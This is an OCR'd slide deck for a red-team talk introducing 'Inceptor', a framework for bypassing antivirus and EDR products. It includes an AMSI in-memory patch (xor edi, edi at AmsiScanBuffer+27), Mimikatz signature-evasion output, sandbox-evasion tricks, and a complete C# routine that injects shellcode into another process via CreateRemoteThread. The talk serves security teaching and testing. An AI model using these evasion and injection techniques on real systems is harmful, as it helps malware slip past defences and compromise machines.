Inceptor

Bypass AV/EDR solutions combining well known techniques

Alessandro Magnosi (@klezVirus)

WhoAmI

Senior Security Noob

- Red Teamer, Code Reviewer…

GitHub: @klezVirus

Twitter: @klezVirus

What I do the most:

- Mostly.. I spend my time fixing things my kid breaks
- Beatboxing(-ish!?) till my wife wants to kill me
- Drink coffee… while coding

Ok, what we'll see?

AV Essentials


- AV Features
- Defender
- Bypass Techniques

EDR Essentials

- Win32 API Overview
- EDR Features
- Bypass Techniques

Inceptor: a framework to bypass them all (hopefully)!

“First, solve the problem. Then, write the code.” – John Johnson



AV Essentials

AV Components

DECOMPRESSORS
Decompressors are responsible of decompressing archives to allow the scanner to analyse them

SCANNERS
The scanner is responsible of analysing files stored in the file system. There are also on-access scanners, or real-time scanners (AMSI)

UNPACKERS
Unpackers need to automatically detect and unpack code packed with known packers and allow the scanner to analyse them

SANDBOX
The sandbox is responsible of emulating the program in a virtualised environment, to detect suspicious activities (behavioural)

AV Components

Static Scanner

- Static Analysis
- Blacklist approach
- Signature based on particular code or data
- AV holds a database of signatures
- Usually combined with heuristic and dynamic analysis.


Sandbox

- Runtime analysis performed in a Virtual environment
- The analysis is subjected to certain limits:
  - Time
  - Virtualized APIs
  - Sandbox capabilities


Real-Time Scanner (AMSI)

- In-memory static analysis
- Scan performed injecting `amsi.dll` within a process address space
- Scan run against WSH, PowerShell, .NET 4.8+, UAC, JavaScript, VBScript and Office VBA

What we need to bypass and when?



What we need to bypass and when?



Evading AMSI (PowerShell)

Whenever a PowerShell process starts or a .NET assembly is loaded into memory, the Anti-Malware Scan Interface (AMSI) is used to scan the binary in memory and anything passed to it as a parameter.

AMSI is conceptually not different from a regular FS scanning engine, with the exception that it scans “in-memory”. This means that the AMSI scanner is still based on signatures, and as such, it can be bypassed.

Obfuscation

The code is obfuscated to break signatures.

- Chameleon
- Chimera
- Invoke-Obfuscation

Patching

Amsi.dll is modified in-memory to break the scan.

- Amsi Fail

Evading AMSI (Patching)

This is achieved by patching the opcode of AMSI.dll during runtime. Specifically, the opcode to change lies in the AmsiScanBuffer pointer address at an offset of 27 as illustrated below.


```
AmsiScanBuffer_Address + 27          mov     edi, r8d
```

Here, the general purpose register – r8d – holds the value of the “length” parameter. This value would then be copied over to the EDI register for further processing. However, if the opcode is changed as below…

```
AmsiScanBuffer_Address + 27          xor     edi, edi
AmsiScanBuffer_Address + 29          nop
```

The patched instruction, “xor edi edi”, would result in the EDI register being set to zero instead of it holding the “length” parameter value. As such, AMSI would assume that any strings send to AmsiScanBuffer() would have a length of zero, resulting in AMSI being effectively disabled.

Evading AMSI (Patching)



Mimikatz loaded!

Evading Signatures

Usually consists in signature detection and manual modifications:

```
C:\Users\d3adc0de\vms\VMShared\drop>DefenderCheck mimikatz.exe
Target file size: 1309448 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x84543 in the original file
File matched signature: "HackTool:Win64/Mimikatz.gen!G"

00000000   48 8D 0D BE 74 04 00 E8  11 6A F8 FF 4A 8B 0C E3   H?·¾t··è·jøÿJ?·ã
00000010   45 33 F6 66 44 3B 71 18  73 50 41 8D 76 01 48 8B   E3öfD;q·sPA?v·H?
00000020   51 20 0F B7 C5 48 8D 0D  49 B3 06 00 48 8D 3C 40   Q ··ÅH?·I³··H?<@
00000030   48 8B 54 FA 08 E8 E3 69  F8 FF 4A 8B 14 E3 48 8B   H?Tú·èãiøÿJ?·ãH?
00000040   42 20 48 8B 54 F8 10 49  3B D6 74 0C 48 8D 0D 32   B H?Tø·I;Öt·H?·2
00000050   B3 06 00 E8 C5 69 F8 FF  4A 8B 0C E3 66 03 EE 66   ³··èÅiøÿJ?·ãf·îf
00000060   3B 69 18 72 B9 48 8B 74  24 20 48 8D 0D 54 74 04   ;i·r¹H?t$ H?·Tt·
00000070   00 E8 A7 69 F8 FF 33 ED  48 3B F5 74 09 48 8B CE   ·è§iøÿ3íH;õt·H?Î
00000080   FF 15 67 65 04 00 49 8B  CD FF 15 5E 65 04 00 8B   ÿ·ge··I?Íÿ·^e··?
00000090   BC 24 88 00 00 00 8B C7  48 8B 5C 24 70 48 83 C4   ¼$?···?ÇH?\$pH?Ä
000000A0   30 41 5F 41 5E 41 5D 41  5C 5F 5E 5D C3 40 53 48   0A_A^A]A\_^]Â@SH
000000B0   83 EC 20 48 8B DA 83 F9  03 75 3D 48 8B 4B 18 48   ?ì H?Ú?ù·u=H?K·H
000000C0   8D 15 D7 B3 06 00 FF 15  91 6F 04 00 85 C0 74 15   ?·×³··ÿ·?o··?Àt·
000000D0   48 8B 4B 18 48 8D 15 D2  B3 06 00 FF 15 7C 6F 04   H?K·H?·Ò³··ÿ·|o·
000000E0   00 85 C0 75 13 45 33 C9  45 33 C0 33 D2 B9 85 04   ·?Àu·E3ÉE3À3Ò¹?·
000000F0   00 00 FF 15 AD 66 04 00  33 C0 48 83 C4 20 5B C3   ··ÿ·-f··3ÀH?Ä [Ã
```

https://github.com/matterpreter/DefenderCheck

Evading Sandboxes

Anti-Debug

- Non virtualized functions (VirtualAllocExNuma, fsalloc…)
- Filename Checking
- Environment checking (IsBeingDebugged, DR registers…)
- Mapped sections hashing

Resource Disruption


- One million increments
- Crazy allocation
- Overly complex decoding algorithms

Logic Deception

- Impossible branching (i.e. Fetching resources from non-existent URLs)
- Special conditions (e.g. registry values, environment variables, …)

EDR Essentials

Win32 API Primer




The Windows operating system exposes APIs in order for applications to interact with the system.

The Windows API also forms a bridge from “user land” to “kernel land” with the famous ntdll.dll as the lowest level reachable from userland.

Win32 API Primer

When malicious applications want to interact with the system they will, like other applications, rely on the APIs exposed. Some of the more interesting APIs include:

- VirtualAlloc: Used to allocate memory
- VirtualProtect: Change memory permissions
- WriteProcessMemory: Write data to an area of memory
- CreateRemoteThread: Create a thread in the address space of another process



https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs


Kernel32.dll

```
[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr OpenProcess(uint dwDesiredAccess,
                                 bool bInheritHandle, u
                                 int dwProcessId);

[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess,
                                    IntPtr lpAddress,
                                    uint dwSize,
                                    uint flAllocationType,
                                    uint flProtect);

[DllImport("Kernel32", SetLastError = true)]
static extern bool WriteProcessMemory(IntPtr hProcess,
                                      IntPtr lpBaseAddress,
                                      [MarshalAs(UnmanagedType.AsAny)] object lpBuffer,
                                      uint nSize,
                                      ref uint lpNumberOfBytesWritten);

[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr CreateRemoteThread(IntPtr hProcess,
                                        IntPtr lpThreadAttributes,
                                        uint dwStackSize,
                                        IntPtr lpStartAddress,
                                        IntPtr lpParameter,
                                        uint dwCreationFlags, ref uint lpThreadId);

[DllImport("Kernel32", SetLastError = true)]
static extern uint WaitForSingleObject(IntPtr hHandle,
                                       uint dwMilliseconds);

[DllImport("Kernel32", SetLastError = true)]
static extern bool CloseHandle(IntPtr hObject);
```

```
public static void CodeInject(int pid, byte[] buf)
{
    try
    {
        uint lpNumberOfBytesWritten = 0;
        uint lpThreadId = 0;
        PrintInfo($"[!] Obtaining the handle for the process id {pid}.");
        IntPtr pHandle = OpenProcess((uint)ProcessAccessRights.All, false, (uint)pid);
        PrintInfo($"[!] Handle {pHandle} opened for the process id {pid}.");
        PrintInfo($"[!] Allocating memory to inject the shellcode.");
        IntPtr rMemAddress = VirtualAllocEx(pHandle, IntPtr.Zero,
                                            (uint)buf.Length,
                                            (uint)MemAllocation.MEM_RESERVE | (uint)MemAllocation.MEM_COMMIT,
                                            (uint)MemProtect.PAGE_EXECUTE_READWRITE);
        PrintInfo($"[!] Memory for injecting shellcode allocated at 0x{rMemAddress}.");
        PrintInfo($"[!] Writing the shellcode at the allocated memory location.");
        if (WriteProcessMemory(pHandle, rMemAddress, buf, (uint)buf.Length, ref lpNumberOfBytesWritten))
        {
            PrintInfo($"[!] Shellcode written in the process memory.");
            PrintInfo($"[!] Creating remote thread to execute the shellcode.");
            IntPtr hRemoteThread = CreateRemoteThread(pHandle,
                                                      IntPtr.Zero,
                                                      0,
                                                      rMemAddress,
                                                      IntPtr.Zero, 0,
                                                      ref lpThreadId);
            bool hCreateRemoteThreadClose = CloseHandle(hRemoteThread);
            PrintSuccess($"[+] Sucessfully injected the shellcode into the memory of the process id {pid}.");
        }
        else
        {
            PrintError($"[-] Failed to write the shellcode into the memory of the process id {pid}.");
        }
        //WaitForSingleObject(hRemoteThread, 0xFFFFFFFF);
        bool hOpenProcessClose = CloseHandle(pHandle);
    }
    catch (Exception ex)
    {
        PrintError("[-] " + Marshal.GetExceptionCode());
        PrintError(ex.Message);
    }
}
```

https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs

Win32 API Flow with API monitor



https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs

Win32 API – NTDLL.DLL

NTDLL.dll functions are the last instance called before the process switches from user-land to kernel-land.

As such, they are the most likely to be monitored for suspicious activities from attackers or malware by AV/EDR vendors, and they are typically doing exactly that.

EDR work by injecting a custom DLL-file into every new process, installing hooks in all relevant ntdll.dll exported functions.





Figure 8-4. Using the Native API to avoid detection

https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs

EDR working (simplified)



https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

EDR Working (simplified)

```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1          mov     r10,rcx
00007ff9`589fc9e3 b818000000      mov     eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`589fc9f0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
00007ff9`589fc9f2 0f05            syscall
00007ff9`589fc9f4 c3              ret
00007ff9`589fc9f5 cd2e            int     2Eh
00007ff9`589fc9f7 c3              ret
```

Example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll

```
0:005> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`f4dfd080 e9113ff5ff      jmp     00007ff8`f4d50f96
00007ff8`f4dfd085 0000            add     byte ptr [rax],al
00007ff8`f4dfd087 00f6            add     dh,dh
00007ff8`f4dfd089 0425            add     al,25h
00007ff8`f4dfd08b 0803            or      byte ptr [rbx],al
00007ff8`f4dfd08d fe              ???
00007ff8`f4dfd08e 7f01            jg      ntdll!NtAllocateVirtualMemory+0x11 (00007ff8`f4dfd091)
00007ff8`f4dfd090 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`f4dfd095)
```

